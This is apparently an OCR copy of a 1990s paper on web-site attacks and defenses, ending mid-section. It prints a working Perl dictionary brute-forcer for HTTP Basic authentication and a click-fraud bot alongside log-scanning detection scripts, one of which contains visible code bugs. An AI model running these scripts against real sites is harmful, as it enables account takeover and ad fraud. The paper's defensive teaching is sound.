Defending against the Wily Surfer – Web-based Attacks and Defenses

Daniel V. Klein
Cybertainment, Inc.
dvk@erotika.com

Abstract

Intrusions are often viewed as catastrophic events which destroy systems, wreak havoc on data through corruption or substitution, yield access to closely guarded sensitive information, or provide a springboard for hackers to attack other systems.

Yet not all intrusions on the Web are the blatant, smash-and-grab, trash-the-site kind of attacks. Many attacks are more subtle, and some involve what appears to be normal access to the site (but appearances are deceiving!) This paper presents a compendium of some of the dirty tricks on the Web. These are used to steal bandwidth and server load (as well as revenue) from web sites around the Internet. Other tricks funnel hits to sites other than the intended destination, while additional, more obvious techniques are used to bypass payment schemes and gain free access to sites. A different class of attacks targets the client, instead of the server. Some of the dirty tricks are preventable up-front, while others can only be detected after the security holes have been exploited – and always, there needs to be a balance between accessibility and vulnerability. We present a compendium of problems, attacks, and solutions. Many of the attacks and preventions seem "obvious" once known – this paper aims to forearm by forewarning the reader.

1. Explanation (and expiation)

Many of the intrusion techniques cited in this paper are prevalent in the adult web site domain, although this is not to say that they don't exist elsewhere. The reasons for the prevalence of attacks on the adult market are:

1) The adult market is one in which content is actually worth money. Although E-Commerce is roaring along strongly in other arenas, it is usually material product which is being sold (e.g., although eBay and Amazon.com have huge amounts of traffic, they sell hard commodities, whereas adult web sites generally sell streams of bits).

2) Although some non-adult sites sell data (e.g. programs or stock market tips), few of these are interchangeable, but a lot of smut is.

3) People will share passwords to adult sites, because there is rarely any personal information associated with the account. People are far less likely to share their account on a stock investment site, since electronic stock trades are legally binding to the account holder.

4) Computer enabled teenagers (and there are an awful lot of them on the net today) generally couldn't care less about stocks, bonds, news, or books. Sex, on the other hand, occupies a substantial fraction of their attention.

None of these reasons make the information in this paper less valuable to non-adult web sites. As the electronic medium becomes more and more available to the general public, attacks of the kind outlined here will become more prevalent in every marketplace. The experiences of the adult market are hard won victories that can forewarn, and thus forearm other markets.

2. Domain name spoofing

If you have a new site with a hot new domain name, what kind of traffic can you expect? Who will come to your existing site, and who will visit it based on the advertisements you take out? The more difficult the name is to spell, the more likely it will be that surfers mistype the name. The more popular the site, the greater the chance that someone will try to imitate your site, or simply steal hits by parasitizing your domain name. When AT&T introduced their 1-800-OPERATOR collect-call system, MCI diverted a noticeable fraction of the income stream by activating a similar service on 1-800-OPERATER (a number they conveniently already owned). There is a whole set of Internet domain names that capitalize on surfers' inability to spell.

Domains like `netscape.com` have their typographical-error equivalents `netscpae.com` and `netscap.com`, taken by a British and California group of entrepreneurs. Although neither currently have active web pages, there is income potential from either of these sites. Even more income potential can be realized by the clever Russians who registered `quiken.com`, since the real `quicken.com` sells advertisements, and thus is an income generating site itself. Were any of these domain name parasites to create a site that visually appeared the same as their host company's site, they could easily steal credit card information or disseminate false information with the cachet of a real-looking web site.[1]

Most newbie surfers have been indoctrinated with `www.something.com`. Regardless of the real address, a web site simply *must* be prefixed with `www` and every domain must end in `.com` (as if a "domain" is a term that is readily understood outside of hacker circles). Smart companies register their domain in all of the available top-level domains (e.g., `webtv.com` and `webtv.net`, or `usenix.org` and `usenix.com`), and both with and without hyphens, where appropriate. Uninformed groups fail to do so, and lose traffic, name recognition, and money.

In 1995 a local web-based company created `pittsburgh.net`, with the marketing slogan of "Pittsburgh on the Net". I asked myself how many people would type `.com` instead of `.net`, and promptly registered `pittsburgh.com`. I also aliased it to my fledgling Pittsburgh-based web-hosting company. Without ever advertising the domain name, I started getting hits, and within 3 months (thanks to my competitor's aggressive advertising campaign), fully 40% of my hits were coming to `pittsburgh.com`.

Perhaps the most renowned of these domain name "thefts" are the hits redirected from `whitehouse.gov` to the similarly named `whitehouse.com`. Far from being the governmental information site that most surfers probably expect, it is an adult-oriented site instead.

The proliferation of top-level domains only makes this problem worse. The Pacific island nations of Niue and Tonga have gotten into the domain name business, so you can register domains like `who.nu` and `incogni.to` for $35/year. The island nation of Tuvalu auctions domain names[2], ostensibly for television-related companies, so you can also register `color.tv`. The Cocos Islands sells domains like `mail.cc` (with premium prices being charged for 2-letter domain names), the British Indian Ocean Territory does the same with domains like `scenar.io`, and until recently, Turkmenistan was also selling domain names. However, the TMNIC realized that some of the names it registered may be legally obscene in Turkmenistan, and as a result the TMNIC registry is reviewing its naming policy for future registrations (and has suspended registrations until a new policy can be implemented). But domains such as `trademark.tm` were up for grabs until the suspension took effect.

I shudder to think the confusion that will be sown when it will be possible to have not only a `foo.com`, `foo.org`, and `foo.net`, but also `foo.web`, `foo.shop`, `foo.firm`, `foo.info`, `foo.arts`, `foo.rec`, and `foo.nom`.[3] The potential for content misdirection and identity theft is stunning.

Regrettably, there is only one defense against domain name spoofing. First, have a domain name which is difficult to misspell (and that can cost a lot of money if you want a common, readily recognizable name that someone else already owns). Second, you need to spend more money and register the domain in each one of the of the possible top-level domains (although realistically, you can probably skip Turkmenistan and the various islands).

3. Domain name stealing

The NIC provides a number of mechanisms for protecting your domain registration. Unfortunately, few novice web registrants are aware of them.

Once a domain is registered, its attributes can only be changed by the administrative, technical, or billing contact. By default, the identity of the person submitting a change request is validated via email address, and notification of changes to the domain is made after the fact (a PGP signature verification option is also available, but newbies often don't understand it).

Unscrupulous individuals can readily forge an email message that appears to originate from one of the contacts. If the change request is to modify the primary

---

[1] Prior to the transfer of the `altavista.com` domain name to Digital/Compaq, Altavista would pass queries through to the "real" `altavista.digital.com`, while selling their own ad space and rewriting the search engine's page content.

[2] According to their web site, the minimum bid is $1000. Tuvalu is also a "discriminating" registry in that it does not allow registration of pornography, hatred, or gambling content sites.

[3] As proposed by the Department of Commerce, National Telecommunications and Information Administration, Statement of Policy, "Management of Internet Names and Addresses", Docket Number: 980212036-8146-02 (see `http://www.gtld-mou.org/` for more details).


and secondary domain name servers, the original registrant is still financially responsible for the domain without benefiting from its use. The best way for a thief to do this is adjust their reverse IP lookups, such that the name of the counterfeit DNS server is the same as the real thing. When the domain change confirmation is mailed to the legitimate contacts, they are likely to miss the change in IP numbers, and see only that the DNS names are the same. Since contact email addresses are often obsolete and non-functional, when confirmation email is sent, the confirmation may go completely unnoticed. If the email addresses are valid, a clever domain thief can even maintain MX records while changing A records, redirecting the web hits while preserving email identity.[4]

4. Password hacking and sharing


The reason aphorisms are so often repeated is not because we have all heard them so often – it is because they are *correct*. An aphorism for web site maintenance is "Member site passwords are a weak point". Passwords on a web site are as vulnerable to hacking as they are anywhere, and password sharing is the same problem as it is on any computer. And as with any computer system, a good site administrator needs to check for hackers and password sharing. The advantage to the web is that log files (which are often examined daily as a matter of course) contain information that can be used to readily identify both problems.

There are numerous sites on the web dedicated to publishing accounts and passwords, and there are at least half a dozen newsgroups dedicated to nothing else.[5] The newsgroups and web sites are a mix of three things, and as with most newsgroups, the signal-to-noise ratio is fairly low. The first group consists of people actually publishing passwords. A second group is people seeking passwords (or offering to trade them, but generally only if you give away *your* secrets first). Finally, there are numerous shameless marketing ploys disguised as password postings. This latter group entices you to visit a web site with promises of free passwords, when in fact the supplicant is greeted with either a membership site and/or a plethora of banner ads and pop-up windows (either of which having the potential to make money for the web site maintainer).

But because valid passwords are often posted by unscrupulous individuals, the threat of password sharing is indeed real. The following chart shows 6.5 months of HTTP transfers from one member-based web site (from site-launch until just before this paper went to press). The load on the system varies throughout the week, with troughs generally occurring on the weekends, and with an average network load of 500Mb of data per day (with a recent surge up to 1Gb per day, due to a successful advertising campaign). As adult sites go, this one is a relatively small one – large sites can easily push 100 times this much data (or more) out the pipe every day.



At the middle (14 Nov 1998) and just at the end of the graph (8 Feb 1999), an account/password pair was published on a password web site (by persons unknown), and the load on the server surged to nearly ten times it's normal value, almost completely filling my T1 link. While an intrusion can rarely be considered fortuitous, the timing of the second event was such that this paper benefited from an significant additional data point.



---

4 Although it sounds implausible, a number of very large adult web sites have been stolen in this way, and the theft was only noticed *months* later when someone finally decided to check server logs. As we will see over and over again, log files are your friend.

5 A search for "pass" in newsgroup names yielded the following 6 newsgroups: alt.etc.passwd,alt.ipl.passwords, alt.japanese.neojapan.shareware.password-exchange, alt.sex.commercial-sites.password-exchange, alt.sex.password, and alt.sex.passwords. Searching for "crack" resulted in 15 more newsgroups related to cracking commercial and shareware programs. So much for honesty and integrity on the Net.

Cutting off the password in question roughly 20 hours after it was posted alleviated the server load, and restored operating parameters back to normal within a day or so. The hit rate stayed high for a slightly longer time period than the byte transfer rate, since surfers were still attempting to access the site via the now-disabled account.

A couple of statistics are worth noting on these incidents. For the previous two years (on this, and all other member sites I maintain), an average account was visited from no more than 3 domain addresses (as defined in the script in the following section), and generally one of those domains accounted for over 85% of the total hits for an account. In the second event, over 2,675 domains in 85 countries were evident (comprising an unknown number of individuals). The chart below shows the number of hits for the top-10 domains visiting the site:

47207	bellatlantic.net	8359	com.au
35687	aol.com	7874	home.com
31429	tele.dk	7668	net.au
11769	edu.tw	6373	ripe.net
8762	uu.net	5673	dfn.de

It is not at all surprising that the big ISPs account for the vast majority of the hits. What is perhaps a little more surprising is that the University system in Taiwan accounts for such a large fraction of this hits. When the top-20 TLDs are listed, we see the following distribution of accesses:

171906	.net	6922	.fr
95117	.com	6688	.it
35109	.dk	6350	.uk
24998	.de	4572	.kr
23889	.edu	3795	.fi
16952	.au	3698	.ch
14169	.ca	3611	.my
13019	.tw	3075	.no
9649	.se	3028	.at
9076	.nl	2865	.mx

Considered collectively, the greatest number of hits originated in the United States, with Denmark and Germany (long viewed as a *source* of adult materials) occupying a substantial fraction of the free-password surfers' hits.

What affect do these intrusions have on member signups? Prior to these two incidents, I posted a password myself to `alt.sex.passwords` on 22 Dec 1997. This was both as a test of my then-new intrusion detection software, and as my own shameless marketing ploy. I had predicted that after access to my site was cut off, people would pay to sign up, having been hooked by the content. The software worked as planned, but the marketing attempt failed miserably – most people who frequent the password sites and newsgroups are looking for a free ride. The same was true following the two real intrusions, namely that no perceptible increase in member signups occurred.

It is interesting to note that for the test incident, the greatest number of surfers originated in Russia. At the time, it made sense that smut-hungry surfers in countries that were short on hard currency would find themselves compelled to purloin access to member sites. Of course another interpretation could be that in countries where religion had not been suppressed, people were more interested in spending the winter holidays with family than surfing for smut. The latter seems perhaps more reasonable, since Russia ranked 41 in the TLDs of the real attacks, and accounted for less than 2.5% of the number of hits of Denmark, while the reverse was true of the test incident.

It is difficult to do more than speculate on the nature of the surfers, although the statistics do pose an interesting set of sociological questions. The bottom line, though, is that if your site's passwords are posted (and you don't have software to detect it), you're in serious trouble.

4.1. Detecting password sharing

The following is a simple-minded Perl script which tests for password sharing. It examines a standard HTTP log file, and tallies the number of domains from which a password has been used. The script makes the following simplifying assumptions:

1) All hits from within a domain are considered to be the same. So if a surfer shares a password with their coworkers (or legitimately views the site from two different machines in the same domain), this script will not detect it.

2) All hits from within the same Class-C subnet are also considered to be the same. For those sites for which reverse DNS is inaccurate or unavailable (or for web servers which choose not to do DNS lookup), this simplification will remove a large

number of false positive reports of password sharing (although it will remove some true positive reports, too).

Although these assumptions reduce the effectiveness of the script, experience has shown that casual sharing is not the main concern of a site, it is blatant password publication that matters most. It is also not unusual for a surfer to view a site from different ISPs at work and at home, so it is up to the site monitor to make the distinction between password sharing and office/home viewing.

```
#!/usr/bin/perl

#
# Parse the log files.  We only really care
# about the first three fields (and not
# really about the middle one of those).
#
while (<>) {
    ($addr, $rfc931, $acct) = split;
    next if $acct eq "-";
    $total{$acct}++;
    if ($addr =~ /^(\d+\.\d+\.\d+)\.\d+$/) {
        $addr = $1;
        }
    else {
        $addr =~ s/^.*\.([^.]+\.[^.]+)$/$1/;
        }
    $acct{$acct}->{$addr}++;
    }
#
# Extract the various cheaters in magnitude
# order
#
for $acct (sort
        { $total{$b} <=> $total{$a} }
            keys %count) {
    if (keys %{ $count{$acct} } > 2) {
        push @multi, $acct;
        }
    }
exit unless @multi;
#
# Print the cheaters out - account and
# domain/IP addresses
#
for $acct (sort
    { $total{$b} <=> $total{$a} }
        @multi) {
    print "$acct - $total{$acct}:\n";
    while (($ip, $num) =
            each %{ $count{$acct} }) {
        printf "%5d %s\n", $num, $addr;
        }
    }
}
```

Because my sites are only very infrequently attacked (and because income loss is consequently minimal), I run this script once a day. Were I more paranoid, I would run it a few times a day, and enhance it to automatically disable accounts when an obvious intrusion had occurred.

4.2. Password cracking

Dictionary-based attacks on a web site are as time-consuming as they are on any networked system, but from the standpoint of the cracker, there are two profound advantages to a web-based attack.

1) The stateless nature of the web almost guarantees that a web server does not retain a count of failed attempts (*login*, on the other hand, maintains state information and logs incidents when a surfeit of failed attempts occur, in addition to breaking the TCP connection after a small number of failures).

2) Because web servers are designed to handle multiple simultaneous connections, a cracker can easily launch multiple simultaneous attacks.

It is almost trivially simple to write a script which hammers away at a server, attempting to crack a password. Here is one such script that forks off 10 copies of itself to do the work. The script will only attempt about 10-20 connections per second, but that's fast enough if you know someone's account name…

```
#!/usr/bin/perl

die "Usage: $0 URL acct\n" unless @ARGV == 2;
($url, $acct) = @ARGV;

require HTTP::Request;
require HTTP::Response;
require LWP::UserAgent;
use URI;

$ua = new LWP::UserAgent;
$url = new URI $url;
$req = new HTTP::Request 'GET', $url;
#
# Read the dictionary into memory, and
# figure the size of each piece
#
open (DICT, "/usr/share/dict/words");
@words = <DICT>;
$each = @words / 10;
#
# Spawn 10 children, and give each of them
# a piece of the dictionary.
#
FORK: for $kid (0..9) {
    #
    # Parent forks off kids and continues,
    # child does the real work
    #
    next FORK if ($status = fork);
```

```
    for $w (@words[($kid * $each) ..
            ($each-1 + $kid * $each)]) {
        $req->authorization_basic($acct, $w);
        $response = $ua->request($req);
        #
        # 401 is "authorization denied".  If
        # you get anything else, you're in!
        #
        $response->code == 401 && next;
        die "Kid $kid cracked it! $w\n";
        }
    exit;
    }

0 until ($status = wait) == -1;
printf "Total elapsed time %d seconds\n",
    time - $^T;
```

4.3. Detecting password cracking

If I am going to tell you how to crack passwords on the web, then I also must show how to detect a cracker at work. Here is trivial Perl script which looks for HTTP password cracking. It simply examines a standard HTTP error log file, and tallies the number of failed attempts to access an account. It then reports those accounts for which greater than 30 attempts have been made (with the rationale that any fewer number of attempts are either a surfer who has forgotten their password, or a cracking attempt of no strength).

```
#!/usr/bin/perl

$reasons = "not found|password mismatch";
while (<>) {
    if (/reason: user (.*) ($reasons)/o) {
        next if length($1) == 0;
        $botch{$1,$2}++;
        }
    }

for $bad (keys %botch) {
    ($user, $why) = split /$;/, $bad;
    if ($botch{$_} >= 30) {
        print "user $user $why $botch{$_}\n";
        }
    }
```

I have not detected any intrusion attempts using this script (credit-card fraud is more often the means used to gain a password), but I still run this script daily, just in case someone tries to break in.

5. DNS cache poisoning

When your web browser goes to `www.foo.com`, how does it know how to get there? DNS provides the name-to-number mapping, so that your browser connects to the appropriate IP address. If the DNS server can be convinced that the IP address of `www.foo.com` is something other than what it should be, then web hits can be redirected to another site.

It turns out that it is relatively simple to do so (and in the good-old-days of the pre-cracker Internet, it used to be almost trivially so). Essentially, a cache poisoning attack works like this (the details have been simplified somewhat):

1) DNS works via UDP, to increase speed by eliminating the startup costs of TCP connections. When a DNS client wants to know a name-to-IP address mapping, it sends a UDP message to a DNS server, and awaits a UDP reply. If the server does not have the answer it its local cache, it recursively queries other servers for the answer (down a very short chain from a root server to the authoritative server for the domain).

2) Since UDP packets are connectionless and therefore stateless (all state information must be maintained by the programs which use them), it is possible to send a message to a DNS server that claims "here's the (fraudulent) answer to the (nonexistent) query you just sent me". The "answer" contains your bogus information, and most DNS servers simply accept the answer![6]

Now, why would someone want to poison a DNS cache? Here are a couple of reasons:

1) Profit – point a popular site's name at your IP address, and reap the benefits. These can be in the form of advertising income, membership income (typically from a third site, since the poisoning will eventually be corrected), or bragging rights for the crackers.

2) Sabotage – point a very popular site's name at your *competitor's* IP address, and cause a meltdown. Imagine poisoning AOL's DNS cache during the Olympics to point `cnnsi.com` at someone with mere T-1 connectivity. Most sites simply cannot handle 10 million hits/day.

Unfortunately, the only defenses against DNS attacks lie within BIND itself (and other DNS agents like

6 The latest versions of BIND keep track of the requests they have sent out, and will not accept an answer from a server unless they have actually asked a question. This is harder to subvert, but still possible, by sending streams of forged answers with a question-inducing query inserted in the middle of the stream.

Microsoft's DHCP) – there is little that the average web site can do to prevent them (and in any event, the most effective attacks are made against major upstream providers and ISPs).

6. Bandwidth thieves

A large number sites offer free content. Some of these sites have a huge traffic load (e.g., search engines, stock market sites, adult sites), so the costs of maintaining the sites is non-trivial. Altruism is probably not the main motivation for these sites' existence. Since the more likely culprit is monetary gain, where is the income generated if content is given away for free? The answer is advertising – the more surfers who come through a site, the more ad impressions are made, and the more money can be made. Regardless of the payment mechanism, the larger the volume of traffic, the more money to the web site.

The problem (from the standpoint of a web site) is that bandwidth costs money, but you need to have a lot of bandwidth before you can entice high-paying advertisers to your site. But advertisers who pay via profit sharing don't necessarily care if a site has high volume, as long as they make sales.

One technique used by low-volume web sites to increase their advertisement income is bandwidth theft. With this technique, the HTML on the site consists of the look-and-feel of the site, the advertisement, and the content. The first two items originate at the site itself, and generally do not produce a large bandwidth load. The last item – the content – is (typically) an image whose URL is on a different site, being parasitized. This site is the one that pays for the majority of the bandwidth, but it derives no benefit (that is, the ads being displayed do not credit the host site, but instead credit the parasite site). Bandwidth theft is most common when the URL of the image does not change.[7]

Automated defenses are possible at the cost of CPU utilization, but they also require the assumption that browsers will deliver accurate referrer information. In order to prevent bandwidth theft on an automated basis, the service for each request for an image must check for the referrer URL. If the browser tells the truth (one expects that it might), then a referrer whose domain is different from the one on which the image resides is probably a bandwidth thief, and the request can be denied (or a replacement image can be supplied which suggests that a theft might be occurring).

This proactive approach is CPU intensive, since each request requires the execution of a CGI script (the author is unaware of any modules in the common web servers that do this function directly). A different, reactive approach is to maintain a referrer log file, and simply scan (programmatically, of course) for image files being requested by off-site HTML pages. When theft is detected, you can either put the thief on notice (usually a futile effort), or change the image URL.

Another reactive method is to use the advanced search features of the various search engines, to look for pages which reference your sites' images. This approach is certainly sub-optimal, as it can take a long time for search engines to index the thieves sites (if they even *permit* indexing via the `robots.txt` file).

The most effective deterrent against bandwidth theft (and regrettably, the most expensive from a bandwidth standpoint) is to simply not use static file names. Two easy ways of accomplishing this are:

1) If the free content is relatively static (that is, if it changes fairly infrequently), the directory name in which it resides can be changed. This presents a number of challenges, the first of which is that search engines need to be continually re-notified (or better, discouraged from indexing the low-level directory which contains the content). The second problem is that the bandwidth load on the server increases because various web caches will not contain the newly updated file names.

2) If the content changes frequently, then reloading (and the concomitant bandwidth load) is an issue that already has been addressed. In this case, it is far better to choose non-trivially-predictable file names for the content. This means that it is necessary to edit the HTML that references the images (and expire the HTML pages to reference the changed images).

Unfortunately, in addition to being time consuming and expensive, legal recourse is of questionable merit. When someone references your image on their HTML page, the law is unclear on whether a copyright

7 While the notion of an unchanging URL seems correct from a site-maintenance standpoint, it is in fact the wrong model to use when giving away free content. If a "picture of the day" page references `today.jpg`, then any other page (on any *other* site) can trivially reference the same image URL, and steal bandwidth from your site. A URL which changes daily requires the parasite to change daily, too – something which is beyond most bandwidth thieves.

violation has occurred[8] – after all, the thief is not republishing the image, *you* are!

7. Data theft

Another form of intrusion on the web is out-and-out theft of content. This typically presents itself as your images appearing on a different site (often with your identifying marks trimmed off, and sometimes with different marks tacked on), but can also extend itself to complete mirroring of a site. Clearly, this is a violation of copyright law, but how can you detect it? Surfing the web for your imagery requires you to look at the assorted images, and some companies have people whose job is nothing more than to surf for stolen images.

Of course it would be nice to automate the process, and some proponents of the process have proposed the "watermarking" of images. The method here is to invisibly encode identifying information in the images. The simplest mechanism is to use the comment field in the GIF or JPG image. Another method is to encode repeating serial numbers in the low-order bits of the image pixels (single bit differences are indiscernible to the human eye, but could easily be read by a program). Other, more sophisticated techniques are also proposed, and are beyond the scope of this paper.

The problem with all of these methods is that images are just data in a standardized format, and data can be manipulated. Copyrights can be trimmed off or blotted out, comments can be altered, and marks created by the watermarking system that this author experimented with were erased by simply re-saving the image with a different image viewer (without even *trying* to remove the watermark).

An alternative approach is to place visible markers on images. Many sites put a "banner bar" at the top or bottom of the picture, but these can be readily trimmed off. Other sites emboss the images with their site name, but this noticeably degrades image quality (and it is images that your paying customers are looking for). A third approach puts a visible marker (words, a logo, a copyright notice, or some combination) in a "non-intrusive" location on the picture. In this case, a delicate balance needs to be maintained so that the marker is not so big that it pollutes the image and not so small that it can be airbrushed out. The marker also needs to be placed in such a way that trimming it out of the image would degrade the image content to an unacceptable degree.

The best solution is probably to use a combination of GIF/JPG comment fields, combined with a marker directly in the picture. But even with this solution, a human generally needs to be employed to simply look for images that have been purloined. A low tech solution, but an effective one.

8. Click-bots

A lot of money can be made on the web by creating free-content sites that sell advertising. This model has worked well for search engines, stock-market sites, Internet malls, and of course, adult sites. Advertisers typically pay sites by one of three mechanisms:

1) Per impression – that is, the number of times an ad is presented to surfers. Most of the search engines use this mechanism, since it is the most favorable to the site carrying the ads (payment is directly related to both the surfer traffic through the site and the bandwidth used by the site), and it is also the most easily tracked by the site carrying the ads.

2) Per click – that is, every time a surfer clicks on an ad, revenue is generated. This mechanism is used by some stock-market sites and also by adult sites. The payment rate is related to both the traffic through the site and the effectiveness of the ad, so in some ways, this payment mechanism is fairest to both parties. Tracking can be done by both parties, although the site displaying the ads can expect to see slightly higher click-through percentages than the advertiser (due to aborted connections, time-outs, etc.)

3) Per sale – that is, for each click-through that results in a sale a percentage of the income is paid. This mechanism is fairest to the advertiser (since ads placed in an unfavorable location do not make sales, but also do not cost the advertiser), but sales tracking can only be done on the seller site.

To some degree, a lot of advertising on the web needs to be based on mutual trust. In the adult marketplace, there is little trust (and often little technical savvy on the part of web site maintainers), so per-impression

---

8 In fact, the law is having very serious trouble keeping up with the the Internet and other electronic transmissions as regards all aspects of information dissemination (see Robert Reilly, "Mapping Legal Metaphors in Cyberspace: Evolving the Underlying Paradigm", and Keith Kupferschmid, "Lost in Cyberspace: The Digital Demise of the First-Sale Doctrine", *J. Computer & Information Law*, vol XVI 1998)

advertising is rarely seen. Although per-sale advertising is rapidly becoming the payment of choice, per-click advertising is still prevalent (often the payouts are scaled to the conversion rate[9]).

The problem with click-through advertising is that it can be trivially spoofed. The following simple Perl script fakes a click on a counting web page on the pigeon site[10] every 8 seconds, on average:

```
#!/usr/bin/perl

use HTTP::Request;
use LWP::UserAgent;

$ua = new LWP::UserAgent;
$ua->agent("Mozilla/3.01");
$req = new HTTP::Request(GET =>
    "http://pigeon.com/count/143");

while (1) {
    $response = $ua->request($req);
    sleep int rand 16;
    }
```

There are a number of defenses against this blatant form of spamming. The most prevalent one is the counting of so-called "uniques". Most web sites use proprietary algorithms to distinguish unique hits, and do not publish their techniques. This is ostensibly so that spammers cannot circumvent whatever checks are in place, but most likely it is to hide the crudity of the algorithms.

In general, most sites simply count one hit per IP address in a set time period (3-6 hours is a reasonable guess). While this certainly eliminates spammers, it also fails to count almost all legitimate hits from proxy servers in place at AOL, Compuserve, etc.

To circumvent unique-checking, sophisticated spammers can use the FTP indirection attack. This attack takes advantage of the fact that "classic" FTP connections use the control connection to specify a destination IP address and port for the data connection. In practice, the data IP address should be the same as the originating control connection, but the protocol can be spoofed and a third-party address can be given (newer FTP servers prevent this type of attack, but they are by no means prevalent). With this attack, an FTP server can be used as a proxy for HTTP (or other) requests, and an attacker with a specialized FTP client can use a large collection of FTP servers to generate what appears to be numerous non-unique HTTP click-throughs.

If this type of attack is used, an automated defense is difficult to implement.[11] In general, human vigilance is the only way guard against them. Periodic checks need to be made of the purported source of the click-throughs, and spammers can often betray themselves with their own cleverness. Many web sites feature hit counters. These counters are often provided by third-party web sites, which also rank sites by the number of hits they generate per day, and thus provide a popularity rating of the site (the web counter sites are free, and also make their money through advertising).

Since most ads generate a known click-through rate (depending on the ad itself and the other information on the page), the web counters can be correlated with the click-through rate to detect obvious spamming. If the frequency of click-throughs is too high, the most likely culprit is fraud.

9. Banner hijacking

Depending on site content and the advertisement itself, ads typically generate between a 1-2% click-through rate on search engines to a 5-15% click-through rate on adult sites. This disparity is due to the fact that surfers on a search engine are looking for information content (that is, the pages the search-engine has located, and not the possibly unrelated ads), while adult-site surfers have learned that numerous free images can be seen by simply clicking through ad after ad. The more successful ads are, of course, worthy of imitating. Or plagiarizing. Or out-and-out copying.

Some sites actually use their competitors' banners to advertise their own sites. Alas, there is very little that can be done to detect this so-called banner hijacking, because not only do you have to look for your banners on other's pages (which is where they *belong*, in order to advertise your site), you have to ascertain whether or not the banner's click-through URL points to your site (this is not always obvious, especially if banner rotation software[12] is in use).

---

9 The fraction of sales over the number of clicks.

10 A "pigeon" is a mark, a stooge, a patsy, or more simply put, the target of a scam.

11 I am not providing an example of a script which performs this type of attack, precisely because guarding against it is so difficult.

12 Some sites have static ads (ads which are only changed by editing the enclosing HTML), while others use ad rotation software (working in conjunction with SSI, Javascript, or Active Server Pages) for ads which can change based on advertiser-defined constraints, including having a different ad load each time a page request is made).

One way of detecting your banners is through the aforementioned watermarking, since not many sites are likely to edit the banner, unless it contains an image of a URL. Another strategy involves looking for banners with dimensions and byte counts similar to your own, then parsing the HTML of such candidates to determine whether or not your banner is being used to advertise some other site.

Fortunately, banner hijacking is relatively rare (people usually choose to steal content, instead). In cases where it exists, though, manual searching is usually the only way to find it.

10. Meta-tag Hijacking

If you have a site that you want to publicize, what is the fastest way to do it for a minimal cost? Banner ads have a limited click-through rate (and can be expensive), ads in print, TV, and radio have a long lead time and a prohibitive cost (both in production and display), and link trades and link circles are only minimally useful. Getting listed in the search engines is really the best way to get noticed. But with between 40 and 100 *million* pages catalogued in most of the major search engines, how do you get listed near the top?

There are a number of sites which will automatically examine your pages and suggest the most appropriate keywords, but the best way to get good placement is to copy the META tags[13] of the top-listed site! If it was good enough to put them at the top of the list, it will do the same for your site.

Depending on the keywords and phrases used, there may be nothing at all illegal with meta-tag hijacking, and there is nothing you can do to prevent someone from using your well-thought-out keywords. Only where copyrighted names are used is there any recourse, and your pursuit of hijackers must be aggressive, or you can lose your copyright protection.[14] But if your choice of keywords is merely clever, there is not much you can do to prevent your meta tags from being hijacked (although if you copyright the description, that can be protected in court). But unless you're near the top of the list, there also is not much *point* in searching out hijackers.

But if you're at the top of the list, how can you determine when your meta tags have been hijacked? By using essentially the same technique used by the hijackers – surf the search engines, and look for sites that appear near yours. Examine their meta tags, and see if they resemble (or are copies of) yours. This process can be automated, but the script is of sufficient complexity that it is beyond the scope of this paper.

11. Search Engine Misdirection

If you don't want to blatantly purloin someone else's meta tags, how do you get a lot of surfers to visit your site? The answer is simple: lie to the search engines.

My favorite example of this occurred when the first wave of public interest in Viagra™ was in full swell. Some industrious web sites simply placed a few informative paragraphs about the drug on their pages (sometimes in a tiny point size), and resubmitted them to the search engines. Many was the hapless surfer who was lured into an adult-oriented site while researching information on the drug.

Another technique is for a site to make a comparison between their product and their competitor's, and list that page on the search engines. In this way, no matter which product the surfer is looking for, they will find the misdirecting site's pages (and more hits mean the potential for more sales).

Unfortunately, there is nothing at all that can be done to prevent this type of attack (other than a ban by the search engines). The only defense is the ever-useful advice of *caveat emptor*. It is up to the surfers not to fall for the misleading ads.

12. Frame spoofing

An interesting vulnerability in frames enables the author of a nefarious web site or email message to "spoof" information presented by another web site.[15] This vulnerability exists in all the popular web browsers that support frames, and is exploitable both with and without Javascript being enabled.

---

[13] In the <HEAD> section of pages indexed by many search engines, the tags <META NAME="description"…> and <META NAME="keywords"…> give the engines the information on how to index the page. This places indexing control in the hands of the web author, instead of a heuristic in the indexing engine.

[14] In a 1997 ruling, Playboy Enterprises successfully sued a number of sites which were fraudulently using the word "Playboy" in their meta tags to draw in surfers. But in 1998, another suit ruled that since Playboy had awarded the title "Playboy Playmate of the Year" to one of its models, that model was *allowed* to use the term in her site's meta tags.

[15] See `http://www.securexpert.com/framespoof/` for complete details and a working example.

Almost every site using frames is vulnerable to this form of attack, which enables an attacker to have their information represent itself as having originated at your web site. In this way, an attacker can steal credit card information, disseminate misleading or damaging information, steal passwords, etc.

The vulnerability occurs simply because Netscape and MSIE fail to protect the `frames[]` array from cross-domain write access. This enables one web site (or an HTML email message) to replace a frame displayed by another site with content that is under the attacker's control.

All that is required for a web site to exploit the vulnerability is either one of the following:

1) The attacker has opened the victim site's window – either by sending HTML email, or from a scripted web page (required for the Javascript-based variant of the attack).

2) The attacker knows the name of a frame in the victim site (for the HTML-based variant).

Detecting this type of intrusion from a web site is well-nigh impossible, since the attack is done on the *browser*, and not on the web site. Using the search engines to hunt for links to your frames is one defense, but a weak one (especially since attacks can be HTML email based). Checking referring URLs is another reactive test, but it is time consuming and extremely labor intensive.

Protecting against this form of attack is done in a twofold manner, since both surfers and sites can guard against it. For surfers, not having more than one window open at a time is the surest defense (since exploiting the bug requires a window to attack and a window to attack from).

